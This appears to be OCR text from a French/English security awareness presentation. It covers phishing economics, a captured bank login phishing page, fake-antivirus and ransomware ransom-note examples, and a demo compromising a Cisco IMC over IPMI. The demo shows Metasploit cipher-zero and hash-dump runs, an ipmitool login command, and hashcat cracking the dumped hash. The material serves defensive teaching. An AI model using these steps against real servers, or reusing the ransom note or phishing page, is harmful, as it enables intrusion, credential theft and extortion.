
Table 3. Economics of Mass Phishing vs. Spearphishing Attacks

Example of a Typical Campaign	Mass Phishing Attack (Single Campaign)	Spearphishing Attack (Single Campaign)
(A) Total Messages Sent in Campaign	1,000,000	1,000
(B) Block Rate	99%	99%
(C) Open Rate	3%	70%
(D) Click Through Rate	5%	50%
(E) Conversion Rate	50%	50%
Victims	**8**	**2**
Value per Victim	$2,000	$80,000
Total Value from Campaign	**$16,000**	**$160,000**
Total Cost for Campaign	$2,000	$10,000
Total Profit from Campaign	**$14,000**	**$150,000**

Source: Cisco Email Attacks: This Time It's Personal


BMO
Locate us
Contact us
Français
Sign In to Online Banking for Business
Customer ID:
User ID:
Password:
Forgot my password
Sign In
Trusteer
Secure Your Browser
Privacy | Legal | Security

Exemple: POPUP - AV/Cryptolocker






Figure 6. *A bogus FAKEAV scan will then proceed.*


After the bogus FAKEAV scan is completed, the user will be pressured to download and install a FAKEAV binary.


Your personal files are encrypted!
Your important files encryption produced on this computer: photos, videos, documents, etc. Here is a complete list of encrypted files, and you can personally verify this.
Encryption was produced using a unique public key RSA-2048 generated for this computer. To decrypt files you need to obtain the private key.
The single copy of the private key, which will allow you to decrypt the files, located on a secret server on the Internet; the server will destroy the key after a time specified in this window. After that, nobody and never will be able to restore files...
To obtain the private key for this computer, which will automatically decrypt files, you need to pay 100 USD / 100 EUR / similar amount in another currency.
Click «Next» to select the method of payment and the currency.
Any attempt to remove or damage this software will lead to the immediate destruction of the private key by server.
Private key will be destroyed on
9/8/2013
5:52 PM
Time left
56 : 16 : 12
Next >>


QU'EST-CE QUE LE PIRATAGE?


- L’exploitation d'une vulnérabilité technique
- Erreurs humaines ou de configuration
- Comprend généralement l’exploitation d’une série d'autres faiblesses


EXEMPLE: IPMI



CIBLE: Cisco Integrated Management Controller




msf auxiliary(ipmi_cipher_zero) > run
[*] Sending IPMI requests to 10.20.255.72->10.20.255.72 (1 hosts)
[+] 10.20.255.72:623 - IPMI - VULNERABLE: Accepted a session open request for c
pher zero
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ipmi_cipher_zero) >


root@k4ily:~# ipmitool -I lanplus -C0 -H 10.20.255.72 -U admin -P t3stpassw0rd
chassis status
System Power : on
Power Overload : false
Power Interlock : inactive
Main Power Fault : false
Power Control Fault : false
Power Restore Policy : always-on
Last Power Event :
Chassis Intrusion : inactive
Front-Panel Lockout : inactive
Drive Fault : false
Cooling/Fan Fault : false
Sleep Button Disable : not allowed
Diag Button Disable : not allowed
Reset Button Disable : allowed
Power Button Disable : allowed
Sleep Button Disabled: false
Diag Button Disabled : false
Reset Button Disabled: false
Power Button Disabled: false

Décharger les hachages de mot de passe:

```
msf auxiliary(ipmi_dumphashes) > run

[+] 10.20.255.72:623 - IPMI - Hash found: admin:6d06992f
6df0eb70119b9878dab76e431c1ed5aa5a560de28f883f148db2de61
140561646d696e:f03c18566442f84d83c1d1f1cad06a0498d4c97e
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


“Hashinator”

26 lettres miniscules (a-z)
26 lettres majuscules (A-Z)
10 chiffres (0-9)
8 caractères pour le mot de passe


26+26+10 = 62

62 ^ 8 =
218,340,105,584,896


…ou < 2 jours


INFO: approaching final keyspace, workload adjusted
f7a0df1801200002f63d0c38641adeaee22884a29096a179270c2b069e96b48fa8314f2a1927111e
8db2de615edd11e3b960a80c0db8b7ec140561646d696e:0686e03152b9cef46e48fc82e94279cb0
6eec7ab:w [redacted] rk
Session.Name...: oclHashcat
Status.....: Cracked
Rules.Type.....: Generated (90000)
Input.Mode.....: File (/root/projects/[redacted]/working.txt)
Hash.Target....: f7a0df1801200002f63d0c38641adeaee22884a29...
Hash.Type.....: IPMI2 RAKP HMAC-SHA1
Time.Started...: Mon Jan 4 18:51:01 2016 (2 secs)
Speed.GPU.#1...: 5054.6 kH/s
Speed.GPU.#2...: 5233.3 kH/s
Speed.GPU.#3...: 5281.1 kH/s
Speed.GPU.#4...: 5252.1 kH/s
Speed.GPU.#5...: 5239.2 kH/s
Speed.GPU.#*...: 26060.2 kH/s
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 52308480/110880000 (47.18%)
Rejected.....: 0/52308480 (0.00%)
Restore.Point..: 0/1232 (0.00%)
HWMon.GPU.#1...: 35% Util, 39c Temp, 20% Fan
HWMon.GPU.#2...: 61% Util, 34c Temp, 30% Fan
HWMon.GPU.#3...: 59% Util, 42c Temp, 30% Fan
HWMon.GPU.#4...: 61% Util, 37c Temp, 30% Fan
HWMon.GPU.#5...: 36% Util, 43c Temp, 20% Fan

